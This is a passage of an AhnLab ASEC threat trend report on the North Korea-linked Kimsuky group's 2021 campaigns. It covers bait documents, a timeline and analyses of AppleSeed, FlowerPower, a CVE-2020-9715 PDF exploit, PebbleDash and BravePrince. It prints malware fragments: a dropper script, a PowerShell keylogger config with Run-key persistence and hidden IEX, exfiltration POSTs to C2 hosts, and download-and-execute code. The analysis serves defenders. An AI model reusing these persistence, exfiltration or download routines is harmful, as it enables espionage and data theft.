

TLP: AMBER

Threat Trend Report on Kimsuky Group's 2021 Activities

V1.0

AhnLab Security Emergency Response Center (ASEC)

Jan. 28, 2022

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	Documents that can only be accessed by the recipient or the recipient department Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	Can be copied and distributed within the recipient organization (company) of reports Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

This report is a work of authorship protected by the Copy Right Act
Unauthorized copying or reproduction for profit is strictly prohibited under any circumstances.

Seek permission from AhnLab in advance
if you wish to use a part or all of the report.

If you reprint or reproduce the material without the permission of the organization mentioned above, you may be held accountable for criminal or civil liabilities.

The version information of this report is as follows:

Version	Date	Details
1.0	2022-01-28	First release

Contents

Overview	6
Major Trends of the Kimsuky Group	6
Summary of Activities in 2021	11
Major Malware.....	12
1) AppleSeed (JavaScript based)	12
2) AppleSeed (Android APK)	14
3) FlowerPower (PowerShell Script-based Keylogger)	15
4) PDF Exploit (CVE-2020-9715).....	16
5) PebbleDash (Backdoor).....	17
6) BravePrince (variants 1 and 2)	19
AhnLab Response Overview	22
Indicators Of Compromise (IOC)	23
File Paths and Names	23
File Hashes (MD5).....	23
Related Domains, URLs, and IP Addresses.....	25
MITRE ATT&CK.....	27
References	29



CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky Group is deemed by many threat analysts as a group backed by North Korea, and is known to be an APT group with the goal of information theft. In September 2013, a Russian security company Kaspersky first exposed their activities, and the threat group is still active to this day. AhnLab had published the Threat Trend Report on Kimsuky Group Part 1¹ (Activities from 2013 to 2017) and Part 2² (Activities from 2018 to April 2021). This report will cover their overall activities between January - December 2021.

Major Trends of the Kimsuky Group

Up until 2020, the group distributed malware by being embedding it into Hangul Word Process (HWP) files. However, in 2021, they embedded it into Microsoft Office documents instead. While HWP files are still used nowadays, they are mostly only used as bait documents (normal files). Since March 2021, there have also been many cases of malware distribution involving finance-related topics such as a small compensation for manuscript writing.



Figure 1. Related news article ³

¹ <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=22542f31-ef62-4dec-b70d-74190f25e27b>

² <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=27e83378-12e2-47d9-ad8a-c2a5a8cc3340>

³ <https://www.boannews.com/media/view.asp?id=95940>

! 보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

사례비지급 의뢰서

1. 인적사항 (* 필수항목)

*성명		*주민번호		*연락처	
*주소					

※ 주민등록번호는 「국세기본법 시행령」 제68조(민감정보 및 고유식별정보의 처리) 제3항에 따라 처리하고, 소득에 대한 원천징수는 「소득세법」 제127조(원천징수의무) 및 제128조(원천징수세액의 납부)에 따라

Figure 1-1. Excerpt from the document
(MD5: D7B717134358BBEEFC5796B5912369F0)

In June 2021, energy researchers and aerospace industries suffered from hacking incidents. Following after the incidents, there was a media report stating that the Kimsuky Group was behind these attacks. These attacks were carried out via infiltration using VPN vulnerabilities, but specific details are unknown.

원자력연·KAI 해킹 통로 VPN 취약점, 한국판 익스체인지 사태로 커지나

좋아요 39개 | 입력: 2021-07-05 11:56

Microsoft Security 20분만에 알아보는 Frost & Sullivan이 분석한 최신 사이버 보안 트렌드 1/25 웨비나 등록하기

#한국원자력연구원 #한국항공우주산업 #KAI #VPN 취약점 #북한 #그룹웨어 #스피어 피싱 #VPN 취약점 #제로데이 #국정원

국정원, 지난 4월 S사 VPN 취약점 공지하고 패치할 때까지 사용 중지 권고
북한의 북한 전문가들, 3월에 S사 그룹웨어 사칭한 스피어 피싱 공개

[보안뉴스 원병철 기자] 최근 연이어 발생한 한국원자력연구원과 한국항공우주산업(KAI)의 해킹에 같은 VPN 취약점이 활용된 것으로 알려지면서 해당 취약점 이슈가 논란이 되고 있다. 같은 VPN의 제로데이 취약점이 다른 방위사업체에도 악용된 것이 밝혀진다면 한국판 익스체인지 사태로 확대될 우려도 제기된다.

국민의힘 하태경 의원은 지난 7월 1일 기자회견을 열어 북한 정찰총국 산하 해커 조직인 '김수키(kimsuky)'로부터 해킹당한 것으로 알려진 한국원자력연구원 사건의 수법과 KAI 해킹 수법이 똑같다고 밝혔다. 이는 대부분의 국가주요시설이 보안상의 이유로 VPN을 사용하는데, VPN에 취약점을 노려 해커들이 공격을 했기 때문이다.

가장 많이 본 기사 [주간]

- 2022년에도 계속되는 로그4j 사태... 3가지 ...
- UEFI 펌웨어에 숨어 있는 새 멀웨어, 문바운스
- [보.알.남] 내 사생활이 인터넷에? 하드디스크
- 텔넷 내 개인정보, 다크웹·인터넷에 유출됐다
- '의도하기' 사이버보안 허가·심사 기준' 개정...
- 구로구, 지적재산자료 공동 이용 실행 평가 '국
- 구로구, 지역별 맞춤형 '구로형 스마트폴' 116
- 클라우드 보안 전략을 수립할 때 반드시 기억
- '주간 시큐리티 프리미엄 대표...
- [긴급] 국방 관련 전문가 좌담회로 위장한 악

주요 기업별 기사

- INCON
- KAIST
- COONTEC
- HIK VISION
- 한화테크윈
- HUAWEI

Figure 2. Related news article⁴

⁴ <https://www.boannews.com/media/view.asp?id=98828>

They have also performed smishing attacks impersonating certain organizations or individuals, and in the same month, distributed an APK file disguised as a mobile antivirus vaccine from Korea Internet & Security Agency (KISA). When this APK is installed and run, it collects sensitive information from the installed device and transmits them to the C&C Server. Afterward, the threat actor gains remote control over the user's device.



Figure 3. Related post⁵



Figure 3-1. Screen displayed when the APK is run

⁵ <https://blog.cyble.com/2021/06/03/kimsuky-apt-group-distributes-fake-security-app-disguised-as-kisa-security-program/>

As COVID-19 continued its propagation in 2021, there have been frequent distribution of malware using COVID-19-related topics.

<건설반 일일 상황보고 양식>

대전지방국토관리청 도로시설국 [09.27]

(담당자: 부서명 김00, 02-2100-0000)

□ 현황 및 실적

(‘21.09.27일 기준)

공사현장	총 근로자 수			최근 2주 해외방문			비고
	계	내국인	외국인 (중국인)	계	내국인	외국인 (중국인)	
보령-태안 1	187	174	13 (0)	0	0	0 (0)	-
보령성주우회	35	29	6 (6)	-	-	- (-)	-
보령-부여	187	183	4 (-)	-	-	- (-)	

○ 공사중단 현장 여부

현장명	공사중단여부
보령-태안1	- 해당없음
보령성주우회	- 해당없음
보령-부여	- 해당없음

○ 의심환자 및 확진환자 발생 여부

현장명	공사중단여부
보령-태안1	- 해당없음

Figure 4. Excerpt from the COVID-19-themed bait document
(MD5 : 946F787C129BF469298AA881FB0843F4)

Although the distribution tactic changed from using malicious HWP files to Microsoft Office files, the same types of malware and tactics are still being implemented in these malicious campaigns. However, there is a slow rising trend of using newer forms of malware along with encryption methods and strings with small adjustments. Moreover, there have been attacks abusing comparatively recent vulnerabilities. The detailed timeline is shown in Table 1 below.

Date of Attack	Attack Target (Presumed)	Malware Type or Attack Technique
January	?	BravePrince variant 1 (Infostealer)
February	?	AppleSeed (Backdoor)
March	Diplomacy-related personnel	? (infostealer)
April	National defense-related personnel	AppleSeed (Backdoor), BravePrince (infostealer)
May	National defense and unification-related personnel	AppleSeed (Backdoor)
June	Diplomacy and unification-related personnel	AppleSeed (Backdoor), FlowerPower (Keylogger)
July	Unification-related personnel	FlowerPower (Keylogger)
August	Diplomacy and unification-related personnel	PDF Exploit (CVE-2020-9715)
September	National defense-related personnel	AppleSeed (Backdoor), BravePrince variant 2 (Infostealer) PebbleDash (Backdoor)
December	Architecture-related personnel	PebbleDash (Backdoor)

Table 1. Timeline of major attack cases

Summary of Activities in 2021

The most frequent cases of malware distribution were those involving finance-related topics such as offering a small compensation for manuscript writing. This is likely because it is easier to deceive victims with finance-related topics. The attack targets are more or less the same as before, being national defense, diplomacy, and unification related personnel. There have also been attacks abusing comparatively recent vulnerabilities (CVE-2020-9715). Additionally, COVID-19 related topics were found in some attacks, and while the same malware from the past is still being used, there were frequent distributions of its variants. They had used malware used by other groups to confuse analysts. The trend of using HWP malware in their attacks had stopped, and now, HWP files are mostly being used as bait documents to deceive the attack targets. The Kimsuky Group is becoming a lot more active these days, and this trend is forecasted to continue.

The analysis and trend analysis reports of the malware used by the Kimsuky Group is also uploaded on ATIP. For more details, please refer to each report.⁶⁷⁸⁹

⁶ <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=52f630f9-add0-4abc-a9d6-c40cfe87f36f>

⁷ <https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77>

⁸ <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=6a97573b-82e9-4b82-970c-39933ee255bc>

⁹ <https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=3719b606-294c-45ab-be6d-3ec2d99acd5c>

Major Malware

As mentioned above, the Kimsuky Group reuses malware, but they also irregularly use variants of existing malware or completely new strains in their attacks. Below are some of the variants of malware and new malware used in 2021.

1) AppleSeed (JavaScript based)

AppleSeed is a backdoor which collects system information and performs malicious behaviors through commands received from the C&C Server. Usually, it was distributed only through EXE files, but is now also being distributed through JavaScript. Upon execution, it drops a Base64-decoded bait HWP and malicious a DLL file before executing them in turn.

```
function b64decfile(b64filepath, outfilepath, removeSrc) {
  try {
    var var_shell = new ActiveXObject("WScript.Shell");
    var str = "cmd.exe /c powershell \"certutil -decode \"" + b64filepath + "\"";
    //var_shell.popup(str, 0, "t", 48);
    var_shell.Run(str, 0, true);

    if (removeSrc) {
      var_shell.Run("cd /" + "c d" + "el /" + "q /" + "f \"\" + b64filepath);
    } catch (e) {
      return false;
    }
    return true;
  }
}

function main() {
  try {
    var var_b64data = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAA";
    ///////////////////////////////////////////////////
    var var_b64bin = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAA";
    ///////////////////////////////////////////////////
    var var_file_name = "0421.hwp";
    var var_bin_name = "temp.db";
    var var_b64_file_name = var_file_name + ".b64";
    var var_b64_bin_name = var_bin_name + ".b64";

    var var_fs = WScript.CreateObject("Scripting.FileSystemObject");
    var var_shell = new ActiveXObject("WScript.Shell");
    // set local folder
```

Figure 5. JavaScript that drops AppleSeed
(MD5: 3A4AB11B25961BECECE1C358029BA611)

Based on the bait file content, it seems that personnel in the Ministry of Foreign Affairs are targeted. It should also be noted that AppleSeed is the most distributed malware in 2021.

2021년 외교부 제외공관 복무관련 실태 조사

1. 기본 질문입니다.

1) 귀하의 성별은 무엇입니까?
① 여성 ② 남성

2) 귀하의 연령대를 표시하십시오.
① 20세~29세 ② 30세~39세 ③ 40세~49세 ④ 50세~59세

3) 귀하의 근무연수는 몇 년입니까?
① 2년 미만 ② 2년 이상~4년 미만 ③ 4년 이상~6년 미만 ④ 6년 이상

4) 귀하가 근무하는 장소는 어디입니까?
① 동북아 ② 남아시아태평양 ③ 북미 ④ 중남미 ⑤ 유럽 ⑥ 중동 ⑦ 아프리카

2. 성희롱 예방교육에 관한 질문입니다.

1) 귀하는 현재 제직 중인 공관에서 최근 1년간(2020. 4. 7.~2021. 4. 7) 성희롱예방 교육을 받은 사실이 있습니까?
① 예방교육을 받았다. ==> 2)번으로 가십시오.
② 예방교육을 실시했으나 받지 않았다. ==> 7)번으로 가십시오.

Figure 5-1. Content of the bait document displayed upon being opened

2) AppleSeed (Android APK)

AppleSeed has also been distributed through an APK file disguised as a mobile antivirus vaccine from Korean Internet & Security Agency (KISA). When this APK is installed and run, it collects login credentials and other sensitive information and sends them to the C&C Server before performing various malicious behaviors.

```
public class SmsReceivedBroadcastReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            new b().executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, c.b(
                "4aebb56e13e983015d5173e93686be3f22bd7c624b8d21416c4d1098da71a2f89c1ac382f87f98fcd9a6a52462"), context);
        } catch (Exception unused) {
            http://app.at-me.ml/index.php
        }
    }
}
```

Figure 6. A part of the AppleSeed APK code
(MD5: E7CAF25DE7CE463A6F22ECB8689389AD)

The algorithm used in this APK exactly matches the algorithm used in the Windows version of AppleSeed.

```
public static String b(String str) {
    try {
        int length = str.length();
        int i = length / 2;
        byte[] bArr = new byte[i];
        int i2 = 0;
        for (int i3 = 0; i3 < length; i3 += 2) {
            bArr[i3 / 2] = (byte) ((Character.digit(str.charAt(i3), 16) << 4) + Character.digit(str.charAt(i3 + 1), 16));
        }
        int i4 = i - 16;
        byte[] bArr2 = new byte[i4];
        byte[] bArr3 = new byte[16];
        System.arraycopy(bArr, 0, bArr3, 0, 16);
        int i5 = 0;
        byte b2 = 0;
        while (i2 < i4) {
            if (i5 >= 16) {
                i5 -= 16;
            }
            int i6 = i2 + 16;
            b2 = bArr[i6];
            bArr2[i2] = (byte) (b2 ^ (bArr[i6] ^ bArr3[i5]));
            i2++;
            i5++;
        }
        return new String(bArr2, StandardCharsets.UTF_8);
    } catch (Exception unused) {
        return "";
    }
}
```

Figure 6-1. String decryption code

3) FlowerPower (PowerShell Script-based Keylogger)

FlowerPower is a PowerShell script-based keylogger type which collects system information and transmits them to the C&C Server to continue keylogging. However, while its features are exactly the same as before, types that use a different string for communication have been detected as well. Not all samples use the new string, and it seems like they are using both types.

```
GET /le/yj.txt HTTP/1.1
Host: rukagu.mypressonline.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: 
Connection: Close
Date: Fri, 14 May 2021 02:02:57 GMT
Content-Type: text/plain
Content-Length: 4799

$SERVER_ADDR = "http://rukagu.mypressonline.com/le/"
$UP_URI = "post.php"
$upName = "yj"
$LocalID = "yj"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (N
```

Figure 7. Additional files downloaded from the C&C Server
(MD5: 1269E2B00FD323A7748215124CB058CD)

```

POST /leess1982/post.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywhpFxmBe19cSjFnG
Host: attachchosun.atwebpages.com
Content-Length: 32586
Expect: 100-continue
Connection: Keep-Alive

-----WebKitFormBoundarywhpFxmBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----WebKitFormBoundarywhpFxmBe19cSjFnG
Content-Disposition: form-data; name="userfile"; filename="leess1982"
Content-Type: application/octet-stream

.
#&$%Couefqkq|>#D:
[Scgw7R]oijni\FccGfuh\Vmbil\Nlbnwect\WlancuYRoodic

POST /le/post.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----MD5AHRE7932DDKSLIEJDKF
Host: rukagu.mypressonline.com
Content-Length: 2350
Expect: 100-continue

-----MD5AHRE7932DDKSLIEJDKF
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----MD5AHRE7932DDKSLIEJDKF
Content-Disposition: form-data; name="userfile"; filename="yj"
Content-Type: application/octet-stream

.9>>;98'235=1x!F>_Wrhapgo$@nnatYKhtbsbg,(_okvfwaf,,~`ye#$ y*new'4!)%Jmtcqc.+.!
```

Figure 7-1. Sample comparison

4) PDF Exploit (CVE-2020-9715)

Malicious PDF files using the Use-After-Free vulnerability was also found being distributed. When this PDF is opened, the malicious JavaScript embedded in the file is executed, downloading and running additional files from an external source. However, these additional files were not procured at the time of analysis. Based on the content of the bait file, it seems that this attack targets unification work-related personnel. Aside from these, a document was found abusing the same vulnerability but only executing a simple calculator. This is deemed to be a document created for vulnerability testing purposes.¹⁰

¹⁰ <https://atip.ahnlab.com/ti/contents/issue-report/vulnerability?i=d19d7eae-e274-46e0-ace7-3f13f7d832f2>

**『남북정상합의
국회 비준 동의와
한반도 평화체제 구현』
정책 토론회**

일시 2021년 5월 20일 (목) 14시 ~ 16시

장소 서울글로벌센터 9층 국제회의장
유튜브 생중계 중계

주최 국회미래연구원 | 김정은 | 이영선 | 박진교
민족화해협력국민협의회 | 최영익 | 최현선남자시민행동

후원 통일부, 개성공단지구지원재단

협력기관 조선의열단기념사업회 | 통일외교(통일연구소) |
전대협동우회 | AOK(Action One Korea) |
평화경제 | 평화의길 | 한국농민협동조합 |
한국민주주의노동조합연맹 | 강원구룡하마라촌시민연대 |
따뜻한 한반도 사랑의 연탄나눔운동 |
한반도공동미래발전위원회 | 남북한인교류협의회 |
한국자선재단경제위원회

제4기 평화경제 최고경영자 과정

Peace AMP 안내자료

1. 주관
(사)동북아평화경제협회
North East Asia Peace Economic Association

대표: 이해찬 前더불어민주당 대표

(사)동북아평화경제협회는 동북아시아와 관련된 여러 나라 간의 경제 협력 사업을 발굴 시행하고, 한반도를 둘러싼 남북한과 세계 일각의 대립을 완화·중식 시켜 동북아 디자인 안보 협력 체계를 만드는 것을 목적으로 합니다. 특별하고 다양한 사업을 통해 평화와 공동번영의 한반도 동북아 시장을 열고, 한반도가 유라시아대륙의 '평화와 공동번영의 관문'이 되는 데 앞장서고자 합니다.

2. Peace AMP(Peace Advanced Management Program)

평화경제 최고경영자 과정은 차별화된 커리큘럼과 국내 최고 강사진의 강의를 바탕으로 현재의 '평화'와 '안보'를 넘어 '한반도신경제구상 시대'의 가치를 창출함으로써 동북아 평화 경제공동체를 이끌 각 분야 지도자 여러분께 새로운 기회를 제공해 드리는 최고경영자 과정입니다.

Vision1) Prepare upcoming peace economy
Vision2) Opportunity to build Social relationships
Vision3) Application of Peace strategy into reality

UWC LI PO CHUN
UNITED WORLD COLLEGE
OF HONG KONG

To what extent is the 2015 “Comfort Women” Agreement signed by Japan-South Korea and the compensation therein, resolving the political conflict between the two countries?

Emmy Choi (최은율) Li Po Chun United World College '22

Figure 8. Content of the PDF files used in attacks

68 Objects

2 0x1242E-0x12B8

3 0x12BC4-0x12BF

4 0x12C1D-0x12EC

5 0x12F2C-0x137E

6 0x13828-0x1393

7 0x1399D-0x13A5

8 HLen: 0x9B

9 0x13BD7-0x1454

10 0x145AA-0x1...

11 HLen: 0x9C

12 0x146D4-0x1...

13 0x14F53-0x1...

14 HLen: 0x9C

15 0x1507C-0x1...

16 0x152A2-0x1...

17 0x15325-0x1...

18 0x15613-0x1...

19 0x15A23-0x1...

20 0x1A7BE-0x1...

21 0x1A82A-0x1...

22 0x1AA0B-0x1...

23 0x1B87C-0x1...

24 0x1C2FF-0x1...

```
var B = {k:f(1),d : function (_i) {var o = "";var c1, c2, c3;var e1, e2, e3, e4;
var i = 0; _i = _i.replace(/[\^A-Za-z0-9\+\/\=\]/g, ""); while (i < _i.length) {
e1 = this.k.indexOf(_i.charAt(i++)); e2 = this.k.indexOf(_i.charAt(i++)); e3 =
this.k.indexOf(_i.charAt(i++)); e4 = this.k.indexOf(_i.charAt(i++)); c1 = (e1 <<
2) | (e2 >> 4); c2 = ((e2 & 15) << 4) | (e3 >> 2); c3 = ((e3 & 3) << 6) | e4; o =
o + String.fromCharCode(c1); if (e3 != 64) { o = o + String.fromCharCode(c2); }
if (e4 != 64) { o = o + String.fromCharCode(c3); }} o = B.u(o); return o;},u :
function (ut) {var s = "";var i = 0; var c1 = 0; var c2 = 0; var c3 = 0;while ( i
< ut.length ) {c1 = ut.charCodeAtAt(i); if (c1 < 128) {s += String.fromCharCode
(c1); i++;}else if((c1 > 191) && (c1 < 224)) {c2 = ut.charCodeAtAt(i+1); s +=
String.fromCharCode(((c1 & 31) << 6) | (c2 & 63));i += 2;} else { c2 =
ut.charCodeAtAt(i+1);c3 = ut.charCodeAtAt(i+2);s += String.fromCharCode(((c1 & 15)
<< 12) | ((c2 & 63) << 6) | (c3 & 63));i += 3;}}return s;}}; function f(i){var
s="ABCDEFGH IJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-=";var
o="";var k=0;var l=s.length; while(o.length != l){o+=s.charAt(i*k%l);k++;}return
o;}function aa(){var
pst="dmFyIHM9bmV3IFVpbmQzMkFycmF5KFswEVD0Ei1NTYwLCAweDAwMDAxN0U4LCAweDhCNjE1RDw
LCAweDBDRtg4M0M1LCAweDkwNThCODk0LCAweDA4OEIzMMDxLCAweDg5MDQ0MDhCLCAweDI0NjBGRjAxL
CAweDgxRUM4QjU1LCAweDAwMDE0NEVDLCAweDU3NTY1MzAwLCAweEM3Rjg0NThELCAweDYwMUNGODQ1LC
AweEJGNTBCRjYwLCAweDUwQkI3MTVFLCAweDA0MThFODU3LCAweDVEOEIwMDAwLCAweDAXMDQ2OEY4LCA
```

Figure 8-1. Malicious JavaScript embedded into the PDF files
(MD5 : 6D6399E5E98164E365029A9B141E1646)

5) PebbleDash (Backdoor)

The PebbleDash malware is known to be used by the Lazarus group and has been detected since 2016. However, the Kimsuky Group was also found using this malware in September. It is a backdoor that collects and extorts information and executes commands, where all strings use the KeyTable embedded into the malware to be decrypted through an arithmetic operation.

```

v5 = sub_140001130("8QLnXjY0bgkb9GEb94eR9E"); // GetModuleFileNameW
if ( !(v5)(hInstance, v69, 1024i64) )
    return 0;
v6 = sub_140001130("nPgpDoispyzwbyj"); // CreateFileW
v7 = (v6)(v69, 0x80000000i64, 3i64, 0i64, 3, 128, 0i64);
if ( v7 == -1 )
    return 0;
v8 = sub_140001130("ZyG2eE2J9_W8Eb_Mu5"); // SetFilePointer
(v8)(v7, 4294966764i64, 0i64, 2i64);
v9 = sub_140001130("2AG8l3TqJ4x9"); // ReadFile
(v9)(v7, &v56, 532i64, v59, 0i64);
v10 = v56;
v11 = sub_140001130("SQVpUcbs3U5VOA"); // LocalAlloc
v12 = (v11)(64i64, v10);
if ( !v12 )
{
    v13 = sub_140001130("_F-4IgsWPdb9ngg"); // CloseHandle
    (v13)(v7);
    return 0;
}

```

Figure 9. Encrypted string
(MD5: 946F787C129BF469298AA881FB0843F4)

```


while ( v7 );
v8 = 0i64;
v9 = v2 - 4;
if ( v9 )
{
    do
    {
        v10 = 0i64;
        while ( result[v8] != KeyTable[v10] )
        {
            if ( ++v10 >= 0x40 )
                goto LABEL_18;
            result[v8] = KeyTable[(v10 - *(v11 + 2 * (v8 & 3))) & 0x3F]; // zcgXlSvkj3i4CwaYLVyh0U_odZH80ReKiNIr-JM2G7QAxpnMEVbqP5TuB9Ds6fFt
        }
        ++v8;
    } while ( v8 < v9 );
}
return result;
}

```

Figure 9-1. Decryption algorithm

6) BravePrince (variants 1 and 2)

BravePrince uses the ID and password inside the file and sends collected system information and keylogging data via Korean email servers. The variants of BravePrince have been found. In the past, only mail servers were used to transmit information to a particular email address, but the variant found recently has a newly added routine that checks whether the 3389 port is open before transmitting data to the email server. If this port is closed, it communicates with the C&C Server to download and execute additional files.



The figure displays two code snippets side-by-side, comparing the 2017 and 2021 versions of BravePrince. The 2017 version (top) shows a loop where a random value 'v2' is generated and used in a 'Sleep' function, followed by a 'sub_10013A30()' call. The 2021 version (bottom) introduces a new routine: it checks if port 3389 is open using 'sub_40CBA0()' and connects to the C&C server using 'sub_40C680()' before entering the loop. Both versions include a 'CreateMutex_4010E0()' check and a 'Process Hollowing' routine.

```

{
    int v2; // esi

    if ( !CreateMutex_4010E0() )
    {
        sub_10012B60();
        v2 = rand() % 300 + 300;
        while ( 1 )
        {
            Sleep(1000 * v2);
            v2 = rand() % 900 + 1800;
            sub_10013A30();
        }
    }
    return 0;
}

```

2017

```

{
    int v1; // esi
    int v3; // [esp+0h] [ebp-Ch]
    int v4; // [esp+4h] [ebp-8h]

    if ( !CreateMutex_4010E0() )
    {
        sub_40AB50();
        Sleep(0x3E8u);
        CreateThread(0, 0, StartAddress, 0, 0, 0);
        if ( !sub_40CBA0() )
        {
            sub_40C680();
        }
        v1 = rand() % 300 + 300;
        while ( 1 )
        {
            Sleep(1000 * v1);
            v1 = rand() % 900 + 2700;
            sub_40B4A0(v3, v4);
        }
    }
    return 0;
}

```

2021

Figure 10. Comparison of the past and new versions

```

SHGetSpecialFolderPath(0, v11, 26, 0);
PathAppendA(v11, "wininit.db");
if ( PathFileExistsA(v11) )
    DeleteFileA(v11);
memset(v10, 0, 0x104u);
wsprintfA(v10, "cmd /c netstat -a >> \"%s\\\"", v11);
memset(&v6, 0, sizeof(v6));
v6.cb = 68;
v6.dwFlags = 1;
v6.wShowWindow = 0;
v7 = 0i64;
if ( CreateProcessA(0, v10, 0, 0, 0, 0x10u, 0, 0, &v6, &v7) )
    WaitForSingleObject(v7.hProcess, 0xFFFFFFFF);
v1 = fopen(v11, "r");
v9 = v1;
if ( v1 )
{
    v2 = _fileno(v1);
    v3 = _filelength(v2);
    v4 = (void *)unknown_libname_3(v3 + 1);
    v8 = v4;
    memset(v4, 0, v3 + 1);
    fread(v4, v3, 1u, v9);
    fclose(v9);
    DeleteFileA(v11);
    if ( strstr((const char *)v4, ":3389 ") )
    {
        j_j_j__free_base(v4);
        return 1;
    }
    j_j_j__free_base(v4);
}
return 0;

```

Figure 10-1. Newly added feature 1 (variant 1)
(MD5: 80CE8826C8CD34B9AC7A787895674069)

```

wsprintfA(v33, "%s?filename=%s", "/qaz/download.php", "UhuDa");
v23[0] = "*/";
v3 = 0;
v29 = 0;
v31 = 0;
v30 = 0;
v32 = 0;
v23[1] = 0;
v4 = InternetOpenA("Mozilla/5.0", 0, 0, 0, 0);
v27 = v4;
if ( !v4 )
    return 0;
v5 = InternetConnectA(v4, "klsa.onlinewebshop.net", 0, 0, 0, 3u, 0, 0);
v28 = v5;
if ( !v5 )
{
    v3 = 0;
    InternetCloseHandle(v27);
    return v3;
}
v6 = HttpOpenRequestA(v5, "GET", v33, "HTTP/1.0", 0, v23, 0x84000000, 0);

```

Figure 10-2. Newly added feature 2 (variant 1)

Also, another version of BravePrince (variant 2) was discovered in September, which uses the encryption method of PebbleDash mentioned above. The KeyTable value used by the existing PebbleDash version is the same, and only the algorithm was slightly changed. There is a subtraction operation in BravePrince, but PebbleDash has no such operation.

BravePrince

```

8  result = _strdup(Source);
9  v2 = result;
10 if ( result )
11 {
12     if ( *result )
13     {
14         v3 = result;
15         do
16         {
17             v4 = 0;
18             while ( *v3 != KeyTable[v4] )
19             {
20                 if ( (unsigned int)v4++ >= 0x40 )
21                     goto LABEL_9;
22             }
